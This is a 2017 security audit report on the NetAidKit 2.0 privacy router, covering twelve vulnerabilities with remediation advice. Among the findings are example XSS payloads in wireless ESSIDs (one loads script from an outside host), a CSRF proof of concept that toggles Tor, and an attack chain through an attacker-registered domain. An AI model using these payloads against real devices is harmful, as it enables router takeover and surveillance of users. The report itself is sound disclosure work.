SUBGRAPH

OVERVIEW

During February and March 2017 Subgraph performed a security review of the NetAidKit 2.0 software. The NetAidKit is a USB powered "privacy router". It is designed to connect to untrustworthy wired and wireless networks so that the user's hosts are firewalled within the network and their traffic can be transparently tunneled over Tor and OpenVPN connections.

Subgraph testing focused on the application component of the NetAidKit firmware, specifically that which was developed by Free Press Unlimited.

During the testing we assumed the following threat scenarios:

1) The adversary was in control of some aspect of the external network
2) the adversary is a non-administrator on the same trusted network (behind the NetAidKit)

The objectives of the adversary were assumed to include:

- Gaining control of the NetAidKit
- Monitoring or interfering with the user's traffic assumed to be protected from such
- Gaining network exposure to the devices behind the device that should not be reachable because of NAT

Subsystems of the NetAidKit in scope for testing included:

- The management daemon written in C
- The web-based application

Questions that the audit was intended to help answer:

- Does the NetAidKit leak any information outside the VPN or Tor?
- Does the NetAidKit prevent unauthorized configuration changes by users who do not intend for these changes to take place?
- Is it possible to attack the NetAidKit from outside in any way?
- Can the attacker push false updates to the NetAidKit?
- Can it be attacked over USB?

To perform these tests, we reviewed the source code and simulated attacks on NetAidKit devices at the Subgraph premises.

SUMMARY

Testing resulted in findings that included 12 vulnerabilities. Three of the vulnerabilities are rated **high** severity. The worst of these vulnerabilities allow for practical attacks to be constructed that can result in:

- Remote compromise of the NetAidKit device
- Monitoring of user activities (by users on the internal network)
- Imperceptibly change the user expected security protections of the NetAidKit

It's worth noting that the NetAidKit device is extremely practical. We at Subgraph find them very useful to have around. It is very good to see that tools such as these are audited by professional security teams. We have ourselves used them during travels and intend to continue using the devices that we possess.

No.	Finding	Severity
V-001	Script Injection Via ESSID Listing In Web Interface	High
V-002	Root Code Execution Via OpenVPN Configuration Files	High
V-003	Cross-Site Request Forgery	High
V-004	Configuration Missing CrossSite Script Headers	Medium
V-005	Vulnerable to DNS re-binding	Medium
V-006	HTML/JavaScript Injection Via Tor and OpenVPN Logs	Medium
V-007	Directory Traversal Vulnerability in Session Handling of NetAidKit Daemon	Medium
V-008	NetAidKit Daemon Firmware Update Signature Bypass	Medium
V-009	Heap Overflow in NetAidKit Daemon	Low
V-010	NetAidKit Daemon Leaks Tor Activity	Low
V-011	Nginx Configuration Fails to Verify Host: Header	Low
V-012	Missing PHP Configuration Hardening Settings	Low

DETAILS

V-001: Script Injection Via ESSID Listing In Web Interface

Impact	Likelihood	Risk	Estimated Cost to Remediate
High	Medium	High	Low

Discussion

Subgraph discovered that the listing of Wireless ESSIDs in the web interface is vulnerable to HTML element and script injection. Wireless ESSIDs are filtered through an inadequate regular expression based input validator before being embedded into the web interface. This allows an attacker to inject HTML elements or JavaScript into the interface remotely via a malicious access point. This vulnerability is found in both *admin.pjs* and *setup_wan.pjs* scripts.

Impact Analysis

At least two potentially NetAidKit compromising attacks are possible using this technique. First, an attacker may construct elements, or use an SVG file, to trick the user into selection the wrong access point which would allow for man-in-the-middle (MitM) attacks.

Secondly, an attacker may use this technique to inject some malicious JavaScript which will run under a privileged domain. This would allow for:

- Disabling Tor/VPN
- Uploading of malicious OpenVPN configurations
- Reconfiguring the NetAidKit's core settings.

Due to missing *Content Security Policy* (CSP) headers (**V-004**), an attacker may use this technique to load external JavaScript allowing for more advanced code injection without much added sophistication to the overall attack (however, we do not want to imply that such attacks are not possible without (**V-004**), a method for constructing the payload in the DOM despite the ESSID size limitations may still be possible).

Remediation Recommendations

Externally supplied HTML and script content must never be rendered in the application DOM context. The web application should avoid sanitizing this input and instead use the *innerText* method to display the Wireless ESSID.

Additional Information

Examples of such malicious ESSIDs include:

```
<script src=</>//foo.com>
<svg onmouseover=alert(1)<s>>
```

The following screenshot demonstrates the issue:



Figure 1: NetAidKit Setup ESSID XSS

V-002: Root Code Execution Via OpenVPN Configuration Files

Impact	Likelihood	Risk	Estimated Cost to Remediate
High	Medium	High	Low

Discussion

Subgraph discovered that a user, or a maliciously injected script, may upload an OpenVPN configuration and gain root access.

OpenVPN provides multiple script execution options in the configuration. The first one being `--up` which NetAidKit code properly overrides. However, options such as `--down`, `--route-pre-up`, and `--iproute` may still be used in an uploaded OpenVPN configuration. These options may be specified inline or an attack may use a chain of configuration file uploads.

Impact Analysis

Since the NetAidKit is entirely responsible for the mechanics of bringing up an OpenVPN connection, and it is expected that users of the NetAidKit are not normally able to gain root access, we consider this to be a high impact vulnerability. Moreso, this can be coupled with (**V-001**) and (**V-004**) in order to obtain a full path for an attacker to gaining root wirelessly and remotely via a malicious access point.

Remediation Recommendations

NetAidKit should attempt to completely control how the OpenVPN client is started, and rely as little as possible on the contents of the OpenVPN file. Parameters required must be whitelisted with all others *not* required removed. Most importantly, all parameters that correspond to commands that the OpenVPN client will run must be ignored if not entirely replaced by those utilized by NetAidKit.

Additional Information

N/A

V-003: Cross-Site Request Forgery

Impact	Likelihood	Risk	Estimated Cost to Remediate
High	High	High	Low

Discussion

Much of the functionality in the NetAidKit management interface is not protected against cross-site request forgery (XSRF or CSRF). Cross-site request forgery is an attack where an adversary forces a browser (via redirect) to submit a request that they do not intend, with the objective of performing some action in the trusted or authenticated session of the target user. Because the user's browser makes the request, any credentials required to authenticate that request will be automatically sent.

Interestingly there is support within the NAK web codebase for preventing XSRF. For example, in the following code a token is generated and set in the session after user login (*controllers/UserController.php:44*):

```
$_SESSION['token'] = md5(uniqid(rand(), true));
```

With the verification function (*classes/Page.php:51*):

```
protected function _checkToken($token)
{
    if (!empty($token) && $token == $_SESSION['token'])
        return true;

    return false;
}
```

However, it's only used in user configuration of the access point:

```
if (!$this->_checkToken($token))
    exit(-1);
```

Impact Analysis

Numerous actions can be triggered by a remote website. One example is toggling Tor on/off. An adversary can setup a website that forces the user's browser to visit */admin/toggle_tor*. If this occurs while the user is authenticated, the status of Tor connectivity will change to either on or off, depending on the state at the time of the attack..

Proof of concept:

An attacker creates a page that opens a new window, or refreshes the existing window to load *http://192.168.101.1/admin/toggle_tor*. Upon user access of this, which may not be perceptible to them, the action will be executed on their behalf by the NetAidKit backend.

The impact of this is that an adversary can tune the NetAidKit into a different mode of operation than the user expects, undermining its properties (they may quietly turn off Tor while the user expects Tor to be enabled).

There are other potential consequences that depend on the exposed functionality.

Remediation Recommendations

The NAK should consistently utilize the XSRF protection that has already been implemented across all user / admin actions. To do this, the NAK code will have to pull the token from the session and add it to each POST request that gets sent for each possible action that a user may perform through the interface, and then call the verification function in each supported action prior to performing that action.

We also recommend that the NetAidKit minimize the duration of the user authentication session, given that the use case is going to generally be that users login, setup wireless, and then not login again until the next time and place where they intend to use the NetAidKit. This reduces the window of exposure to this and other potential vulnerabilities.

Additional Information

N/A

V-004: Configuration Missing CrossSite Script Headers

Impact	Likelihood	Risk	Estimated Cost to Remediate
Medium	Medium	Medium	Low

Discussion

Neither Nginx nor the PHP web application are configured to send strict *Content Security Policy* (CSP) headers. This allows an attacker who is able to inject a limited amount of HTML or JavaScript to load external resources and thus execute a more elaborate attack.

Impact Analysis

An example of the impact of this is the vulnerability described in (**V-001**) where an attack is limited to injecting 32 characters. However, due to this issue an attacker can bypass the 32 character restriction by having the target client load external scripts.

Remediation Recommendations

Nginx or the PHP web application should send properly configured CSP headers. For example:

```
Content-Security-Policy: connect-src 'self' nak.local; script-src 'self' nak.local;
```

This is only a small subset; a full implementation will require further configuration.

Additional Information

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

V-005: Vulnerable to DNS Rebinding

Impact	Likelihood	Risk	Estimated Cost to Remediate
Medium	Medium	Medium	Low

Discussion

We found that `dnsmasq` configuration did not enable DNS rebinding protection. This leaves users potentially vulnerable to DNS rebinding attacks.

Impact Analysis

Because the internal NetAidKit IP address is known, the lack of DNS rebinding protection could allow an attacker to leverage a cross-site scripting attack on a website the user is visiting to attack the device.

Remediation Recommendations

Consider turning on rebinding protection in the *dnsmasq* options.

Additional Information

https://en.wikipedia.org/wiki/DNS_rebinding

V-006: HTML/JavaScript Injection Via Tor and OpenVPN Logs

Impact	Likelihood	Risk	Estimated Cost to Remediate
Medium	Low	Medium	Low

Discussion

Subgraph found that the externally-supplied data from the Tor and OpenVPN logs in the web application are not sanitized. This results in a potential script injection vulnerability.

While the Tor logs should not pose an immediate problem due to the aggressive scrubbing done by Tor for privacy reasons, the OpenVPN logs may display detailed and highly controllable information from the remote server. It is possible that a malicious OpenVPN server could inject some HTML/JavaScript via the TLS certificate data, for example.

Impact Analysis

One attack scenario that Subgraph has considered is that of a malicious network operator performing a man-in-the-middle attack against clients attempting to connect to an OpenVPN server.

It may be possible for the attacker to force script injection through a certificate presented for the server. The invalid connection would fail, and if the user checked the logs (say, to investigate why), information parsed from the certificate may end up in the OpenVPN log file. This would be rendered in the DOM of the NetAidKit application, resulting in exploitation of the vulnerability.

Remediation Recommendations

Either the logs need to be displayed via the *innerText* JavaScript method, or they should be processed in PHP through the *htmlentities* function using the **ENT_QUOTES** option.

Additional Information

N/A

V-007: Directory Traversal Vulnerability in Session Handling of NetAidKit Daemon

Impact	Likelihood	Risk	Estimated Cost to Remediate
Medium	Medium	Medium	Low

Discussion

Subgraph discovered a directory traversal vulnerability in processing of the session cookie by the NetAidKit daemon.

To manage user sessions, the NetAidKit daemon creates small JSON files in the directory */tmp/nakd_sessions* containing information about the privilege level and user that the session belongs to. The names for these files are chosen by secure random generation of a 36 character UUID string. The UUID string is both the filename of the session file as well as the value stored in the session cookie.

When reading and writing these session files in response to an incoming session cookie, the raw value from the cookie is appended to the path */tmp/nakd_sessions/* without any validation that the string conforms to expected structure of a UUID string or verification that the string does not contain any path metacharacters, especially the path element separation character (**'/'**).

This lets an attacker construct a session cookie that points to any path on the NetAidKit device filesystem.

The issue is present in the following code:

```
static const char *__session_path(const char *sessid) {
    static char sess_path[PATH_MAX];
    snprintf(sess_path, sizeof sess_path, "%s/%s", SESSION_DIR, sessid);
    return sess_path;
}
```

Impact Analysis

When the */nak-auth* RPC handler is called with the "logout" argument set, the handler will call **nakd_session_destroy()** with the session cookie value. This function simply calls *unlink()* on the corresponding session file. Due to the flaw described above, this allows an attacker to delete any file on the filesystem.

The following code shows the use of *unlink()* in **nakd_session_destroy**:

```
void nakd_session_destroy(const char *sessid) {
```

```
        nakd_mutex_lock(&_session_mutex);
        unlink(__session_path(sessid));
        nakd_mutex_unlock(&_session_mutex);
    }
```

If an attacker is able to upload a file to the device with a path they can predict, this vulnerability could also allow the attacker to escalate privileges and bypass the authentication system of the daemon.

Remediation Recommendations

Validate that the structure of the session file name matches a valid UUID value.

This code adapted from parse.c of libuuid demonstrates one way to do this:

```
    int is_valid_uuid(const char *uuid) {
        int i;

        if (strlen(uuid) != 36)
            return 0;

        for (i=0; i < 36; i++) {
            if ((i == 8) || (i == 13) || (i == 18) || (i == 23)) {
                if (uuid[i] != '-') {
                    return 0;
                }
                continue;
            }
            if (!isxdigit(uuid[i])) {
                return 0;
            }
        }
        // uuid is valid.
        return 1;
    }
```

Additional Information

N/A

V-008: NetAidKit Daemon Firmware Update Signature Bypass

Impact	Likelihood	Risk	Estimated Cost to Remediate
Medium	Medium	Medium	Low

Discussion

Subgraph discovered that the signature verification logic for firmware updates uses an API incorrectly which may allow an attacker to provide a malicious firmware to the user for installation.

The man page for *EVP_DigestVerifyFinal()* describes the values that this function can return and what they each mean:

> EVP_DigestVerifyFinal() returns 1 for success; any other value indicates failure. A return value of zero indicates that the signature did not verify successfully (that is, tbs did not match the original data or the signature had an invalid form), while other values indicate a more serious error (and sometimes also indicate an invalid signature form).

It is possible for *EVP_DigestVerifyFinal()* to return values other than 0 and 1. On certain error conditions it will return -1 or -2 as well.

The signature verification in *updater.c* accepts any non-zero return value as indication that the signature was verified successfully:

```
rc = EVP_DigestVerifyFinal(mdctx, psignature, pkey_size);
if (!rc) {
    nakd_log(L_WARNING, "Wrong signature (%s).", update_path);
} else {
    nakd_log(L_DEBUG, "Good signature (%s).", update_path);
    status = 0;
}
```

Impact Analysis

The version of OpenSSL included with NetAidKit was examined closely to determine the situations under which the error conditions may occur.

We concluded that with the current signature algorithm (*RSA pkcs1 with SHA1*) it's not possible to return an error condition merely by corrupting the signature itself. This would have resulted in a severe vulnerability where an attacker could simply replace an authentic firmware update on the distribution site with a malicious version.

The remaining error conditions which are possible for an attacker to influence require causing specific small memory allocations to fail. It's not impossible for an attacker to arrange for this to happen, but in our opinion it would be difficult for an attacker to launch this attack reliably and even to create a scenario in which this attack could be performed.

Remediation Recommendations

Determine if the signature verification completed successfully by checking for the specific value 1 rather than any non-zero value:

```
if (rc == 1) {
    nakd_log(L_DEBUG, "Good signature (%s).", update_path);
    status = 0;
} else {
    nakd_log(L_WARNING, "Wrong signature (%s).", update_path);
}
```

Additional Information

N/A

V-009: Heap Overflow in NetAidKit Daemon

Impact	Likelihood	Risk	Estimated Cost to Remediate
Low	Low	Low	Low

Discussion

Subgraph discovered that the *log_execve()* function in **misc.c** of the NetAidKit Daemon incorrectly assumes that the return value from *snprintf()* cannot exceed the size parameter.

The man page for *snprintf()* says the following about the return value:

> The functions snprintf() and vsnprintf() do not write more than size bytes (including the terminating null byte ('\0'). If the output was truncated due to this limit, then the return value is the number of characters (excluding the terminating null byte) which would have been written to the final string if enough space had been available. Thus, a return value of size or more means that the output was truncated.

Impact Analysis

In the current version of the daemon this function is not used in any context where the string is built from untrusted or attacker controlled input. However due to the nature of the function it's possible that in the future new functionality could be introduced which exposes this bug in a way that creates an exploitable vulnerability.

Remediation Recommendations

Perform a check after *snprintf()* to detect that the appended text would have exceeded the buffer size:

```
for (; *argv != NULL; argv++) {
 format_len += snprintf(execve_log + format_len, NAKD_MAX_ARG_STRLEN
                                   - format_len, " %s", *argv);
    nakd_assert(format_len < NAKD_MAX_ARG_STRLEN);
}
```

Additional Information

N/A

V-010: NetAidKit Daemon Leaks Tor Activity

Impact	Likelihood	Risk	Estimated Cost to Remediate
Low	Low	Low	Low

Discussion

Subgraph discovered that the NetAidKit daemon provides an RPC interface to the Tor control protocol that is accessible without authentication. The interface is restricted to a whitelist of a few permitted commands, but some of these commands can leak sensitive information. In particular, the *stream-status* query will return a list of all active TCP streams routed through the Tor network at that moment.

```
GETINFO stream-status

HTTP/1.1 200 OK

Server: nginx/1.4.7
Date: Tue, 28 Mar 2017 03:04:50 GMT
Connection: close
Content-Length: 288

{
  "jsonrpc":"2.0",
  "id":1,
  "result":[
    "250+stream-status=\r\n",
    "39 SUCCEEDED 3 151.101.21.140:443\r\n",
    "50 SUCCEEDED 3 172.217.18.34:443\r\n",
    "52 SENTCONNECT 3 107.23.23.164:443\r\n",
    "51 SUCCEEDED 3 52.85.242.219:443\r\n",
    ".\r\n",
    "250 OK\r\n"
  ]
}
```

Impact Analysis

Any user connected to the internal network can call this interface and learn about network connections including browsing activity of other users.

Remediation Recommendations

The NetAidKit web interface only uses one command:

```
GETINFO status/bootstrap-phase
```

Consider restricting the whitelist further to include only this control command.

Additional Information

N/A

V-011: Nginx Configuration Fails to Verify Host: Header

Impact	Likelihood	Risk	Estimated Cost to Remediate
Low	Low	Low	Low

Discussion

Nginx is configured so that the *Host* header is ignored and requests are forwarded to the application no matter what *Host* header is sent by the browser. This allows an attacker to register domain names pointing to the fixed IP address of the device and perform various attacks on the Same-origin Policy model.

Impact Analysis

As an example this flaw turns (**V-006**) into a remotely exploitable vulnerability. For this scenario the user is tricked into browsing a website at a domain called *attacker.com*.

The following steps are then performed:

1) A domain name has been registered as nak.attacker.com which resolves to 192.168.101.1
2) The page at *attacker.com* sets the session cookie required to exploit V-001 with a domain scope for all subdomains of attacker.com
3) A form is created on the page with *action="http://nak.attacker.com/nak_auth"* and an *input* element named *logout*
4) Scripting on the page calls *submit()* on the form

Other attacks may be possible such as redirecting the user to *http://nak.attacker.com* and then stealing the administrator session cookie if the user logs into the UI through that address.

Remediation Recommendations

Configure Nginx to reject requests unless the *Host* header contains the fixed internal IP address of the device. This can be accomplished by adding a default server block to the configuration file which returns an error code.

```
server {
  listen 80 default_server;
  return 444;
}
```

Additional Information

http://nginx.org/en/docs/http/request_processing.html

V-012: Missing PHP Configuration Hardening Settings

Impact	Likelihood	Risk	Estimated Cost to Remediate
Low	Low	Low	Low

Discussion

PHP FPM could benefit from additional hardening configurations.

We found the following hardening configuration options were missing:

- `open_basedir` protection
- Potentially dangerous functions and classes were not disabled via the *disable_functions* and *disable_classes* options
- *upload_tmp_dir* directory restrictions for file uploads
- *allow_url_fopen* was not disabled

Impact Analysis

While there is no direct impact for these configuration changes in relation to the findings described in this report, hardening may help prevent future exploitation and would increase the security of the NetAidKit web application.

Remediation Recommendations

Enable and tweak these options accordingly in the `php.ini`:

- `upload_tmp_dir`: consider making this a directory with minimal permissions, possibly mounted with noexec, nosuid, nodev.
- `open_basedir`: Restrict this to a minimum, ex: `/nak/webapp`, `/var/log` (or even further by moving some to a subdir), and `ini.upload_tmp_dir`
- `allow_url_fopen`: should be set to off

Additional Information

N/A